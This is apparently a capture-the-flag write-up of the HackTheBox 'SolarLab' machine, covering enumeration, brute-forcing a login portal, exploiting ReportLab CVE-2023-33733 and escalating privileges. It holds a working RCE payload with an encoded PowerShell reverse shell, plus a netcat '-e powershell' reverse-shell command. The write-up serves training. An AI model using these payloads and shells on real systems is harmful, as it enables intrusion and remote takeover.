
HTB-Solarlab



Information Gathering

Rustscan

Rustscan finds HTTP, SMB, and port 6791 running.

```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ rustscan --addresses 10.10.11.16 --range 1-65535
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
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: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢
<snip>
Host is up, received syn-ack (0.35s latency).
Scanned at 2024-05-20 22:47:30 EDT for 3s

PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack
```


```
135/tcp  open  msrpc         syn-ack
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack
6791/tcp open  hnm           syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```

Enumeration

HTTP - TCP 80


After adding **solarlab.htb** to `/etc/hosts`, we can access the website:

Scrolling down a bit, we see employee names on the website:




report.solarlab.htb - TCP 6791

When we try to access port 6791 through the web browser, it directs us to **report.solarlab.htb**:



After adding **report.solarlab.htb** to `/etc/hosts`, we can access it.

The website shows a login portal:



SMB - TCP 445

Luckily, we are able to list shares with no login credentials:

`smbclient -N -L \\10.10.11.16`

```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ smbclient -N -L \\10.10.11.16

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Documents       Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.16 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

`/Documents` is accessible with no credentials:

```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ smbclient -N \\\\10.10.11.16\\Documents
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Fri Apr 26 10:47:14 2024
  ..                                  DR        0  Fri Apr 26 10:47:14 2024
  concepts                             D        0  Fri Apr 26 10:41:57 2024
  desktop.ini                        AHS      278  Fri Nov 17 05:54:43 2023
  details-file.xlsx                    A    12793  Fri Nov 17 07:27:21 2023
  My Music                         DHSrn        0  Thu Nov 16 14:36:51 2023
  My Pictures                      DHSrn        0  Thu Nov 16 14:36:51 2023
  My Videos                        DHSrn        0  Thu Nov 16 14:36:51 2023
  old_leave_request_form.docx          A    37194  Fri Nov 17 05:35:57 2023

                7779839 blocks of size 4096. 1887735 blocks available
```

Let's recursively download all the content inside of it:

```
smb: \> lcd .
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```

details-file.xlsx reveals bunch of information including usernames and passwords:

Password File							
Alexander's SSN		123-23-5424					
Claudia's SSN		820-378-3984					
Blake's SSN		739-1846-436					
Site	Account#	Username	Password	Security Question	Answer	Email	Other information
Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com	
Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com	
Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com	
Fidelity		blake.byte	ThisCanB3typed	What was your mother's maiden name?	Helena	blake@purdue.edu	
Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gma	account number: 1925-47218-30
		ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gma	account number: 3872-03498-45
Comcast	JHG3434						
Vectren	YUIO576						
Verizon	1111-5555-33						

Let's organize information found:

Username	Password	Email
Alexander.knight@gmail.com	al;ksdhfewoiuh	Alexander.knight@gmail.com
KAlexander	dkjafblkjadsfgl	Alexander.knight@gmail.com
Alexander.knight@gmail.com	d398sadsknr390	Claudia.springer@gmail.com
blake.byte	ThisCanB3typedeasily1@	blake@purdue.edu
AlexanderK	danenacia9234n	Alexander.knight@gmail.com
ClaudiaS	dadsfawe9dafkn	Claudia.springer@gmail.com

Login Portal Bruteforce

Using the discovered list of usernames and passwords, we can attempt bruteforce attack on report.solarlab.htb.

It seems that Burp Suite bruteforce results either show length of **2403** or **2414**:

1	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
2	KAlexander	al;ksdhfewoiuh	200	☐	☐	2403
3	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
4	blake.byte	al;ksdhfewoiuh	200	☐	☐	2403
5	AlexanderK	al;ksdhfewoiuh	200	☐	☐	2414
6	ClaudiaS	al;ksdhfewoiuh	200	☐	☐	2414
7	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
8	Alexander.knight@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
9	Claudia.springer@gmail.com	al;ksdhfewoiuh	200	☐	☐	2403
10	blake@purdue.edu	al;ksdhfewoiuh	200	☐	☐	2403

2403 indicates that the user was not found:

```
<div style="color: #ff1919;">
  User not found.
</div>
```

2414 indicates that the user was found but password was wrong:

```
<div style="color: #ff1919;">
  User authentication error.
</div>
```

Since **2403** means the user is not found, let's filter search only for **2414** and see what users are found to be valid:

5	AlexanderK	al;ksdhfewoiuh	200	☐	☐	2414
6	ClaudiaS	al;ksdhfewoiuh	200	☐	☐	2414
17	AlexanderK	dkjafblkjadsfgl	200	☐	☐	2414
18	ClaudiaS	dkjafblkjadsfgl	200	☐	☐	2414
29	AlexanderK	d398sadsknr390	200	☐	☐	2414
30	ClaudiaS	d398sadsknr390	200	☐	☐	2414
41	AlexanderK	ThisCanB3typedeasily1@	200	☐	☐	2414
42	ClaudiaS	ThisCanB3typedeasily1@	200	☐	☐	2414

It seems that we have valid list of users:

- AlexanderK
- laudiaS


This username is following the convention of **Firstname.initial_of_lastname**.

Let's try bruteforcing again by with user **Blake Byte** added to the list with the username of **BlakeB**.

ClaudiaS	ThisCanB3typedeasily1@	200	☐	☐	2414
BlakeB	ThisCanB3typedeasily1@	302	☐	☐	654
AlexanderK	danenacia9234n	200	☐	☐	2414

We get a valid match -> **BlakeB:ThisCanB3typedeasily1@**

Using the credentials, we can login as BlakeB and we are directed to `/dashboard`:




ReportHub Enumeration


At **report.solarlab.htb**, there are four paths:

- /homeOfficeRequest
- /travelApprovalForm
- /leaveRequest
- /trainingRequest

Each of them shows a different but similar form as such:



After filling in the form, clicking on **Generate PDF** will create a PDF file as such:



Let's download the PDF and see what platform the website is using to generate PDF:

```
exiftool output.pdf
```

```
┌──(yoon㉿kali)-[~/Downloads]
└─$ exiftool output.pdf | grep Producer
Producer                        : ReportLab PDF Library - www.reportlab.com
```

report.solarlab.htb is using **ReportLab** for geerating PDFs.

ReportLab RCE

Goolging for ReportLab vulnerability, it seems that there's an RCE vulnerability for it:

Overview

reportlab is a Python library for generating PDFs and graphics.


Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to insufficient checks in the 'rl_safe_eval' function. Attackers can inject malicious code into an HTML file that will later be converted to PDF using software that relies on the ReportLab library. To exploit the vulnerability, the entire malicious code must be executed with `eval` in a single expression.

CVE-2023-33733 will allow us to exploit RCE.

We can use the following payload to execute commands on the target:

```
<para>
              <font color="[ [ getattr(pow,Word('__globals__'))
['os'].system('commands_to_execute') for Word in [orgTypeFun('Word',
(str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__':
lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x,
'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
'__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in
[type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)
```

In order to spawn a reverse shell, let's use revshells.com and generate powershell reverse shell payload encoded with Base64:



Now, let's intercept any of the **Generate PDF** request through Burp Suite.

We will modifying the part where we indicate **training_request**:

```
-----------------------------29347504352668308455407635782
Content-Disposition: form-data; name="training_request"

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```

Now let's copy paste the payload from revshell.com as such:

```
-----------------------------29347504352668308455407635782
Content-Disposition: form-data; name="training_request"

<para>
            <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA
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BwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxAC
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QAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==') for Word in
[orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x:
self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated',
self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
              exploit
              </font>
          </para>""", content)
build_document(doc, content)
```

Forwarding the request, we get reverse shell connection on our netcat listener as Blake:

```
┌──(yoon㉿kali)-[~/Downloads]
└─$ sudo rlwrap nc -lvnp 1337
[sudo] password for yoon:
listening on [any] 1337 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61944
whoami
solarlab\blake
PS C:\Users\blake\Documents\app>
```

Privesc: blake to openfire

`net users` command shows a user **openfire**.

```
PS C:\Users> net users

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.
```

This is interesting. We might need to escalate into openfire user before Administrator.

Looking around **blake**'s home directory, there's a interesting file named **users.db**:

```
PS C:\Users\Blake\Documents\app\instance> dir


    Directory: C:\Users\Blake\Documents\app\instance


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----          5/2/2024  12:30 PM          12288 users.db
```

users.db reveals bunch of potential credentials:

Username	Password
alexanderk	HotP!fireguard
claudias	007poiuytrewq
blakeb	ThisCanB3typedeasily1@

```
PS C:\Users\Blake\Documents\app\instance> type users.db
SQLite format 3@  .j?
?!!??+?9tableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(50) NOT NULL,
        password VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user
????!)alexanderkHotP!fireguard'claudias007poiuytrewq 9blakebThisCanB3typedeasil
y1@
????!alexanderk
               claudias         blakeb
```

RunasCs.exe

RunasCs.exe helps different users to run commands as the specified user.

Let's upload **RunasCs.exe** to the target using the command `impacket-smbserver share -smb2support $(pwd)` and `copy \\10.10.14.13\share\RunasCs.exe .`:

```
PS C:\Users\Blake\Downloads> copy \\10.10.14.13\share\RunasCs.exe .
PS C:\Users\Blake\Downloads> dir


    Directory: C:\Users\Blake\Downloads


Mode                 LastWriteTime         Length Name

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-a----         5/21/2024   9:39 AM          52224 RunasCs.exe
```

One of passwords found from **users.db** was being reused for user **openfire** and we can execute commands as user openfire using RunaCs.exe:

`.\RunasCs.exe openfire HotP!fireguard "whoami"`

```
PS C:\tmp> .\RunasCs.exe openfire HotP!fireguard "whoami"
[*] Warning: The logon for user 'openfire' is limited. Use the flag combination
 --bypass-uac and --logon-type '5' to obtain a more privileged token.

solarlab\openfire
```

Now, in order to spawn reverse shell as **openfire**, let's upload **nc.exe**:

```
PS C:\Users\Blake\Downloads> copy \\10.10.14.13\share\nc.exe .
PS C:\Users\Blake\Downloads> dir


    Directory: C:\Users\Blake\Downloads


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         4/21/2023  10:07 AM          28160 nc.exe

-a----         5/21/2024   9:39 AM          52224 RunasCs.exe
```

Running `.\RunasCs.exe openfire HotP!fireguard "C:\tmp\nc.exe 10.10.14.13 1234 -e powershell"`, we get a reverse shell as openfire on our netcat listener:

```
┌──(yoon㉿kali)-[~/Downloads]
└─$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61978
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PS C:\Windows\system32> whoami
whoami
solarlab\openfire
```

Privesc: openfire to administrator

In `C:\Progra Files\Openfire`, there's a directory named **embedded-db**:

```
    Directory: C:\Program Files\Openfire


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/17/2023   2:11 PM                .install4j
d-----        11/17/2023   2:11 PM                bin
d-----         5/20/2024   8:33 PM                conf
d-----        11/17/2023   2:11 PM                documentation
d-----         5/20/2024   8:33 PM                embedded-db
```

Inside **embedded-db**, there's **openfire.script**, and it contains encrypted password along with the decryption key.

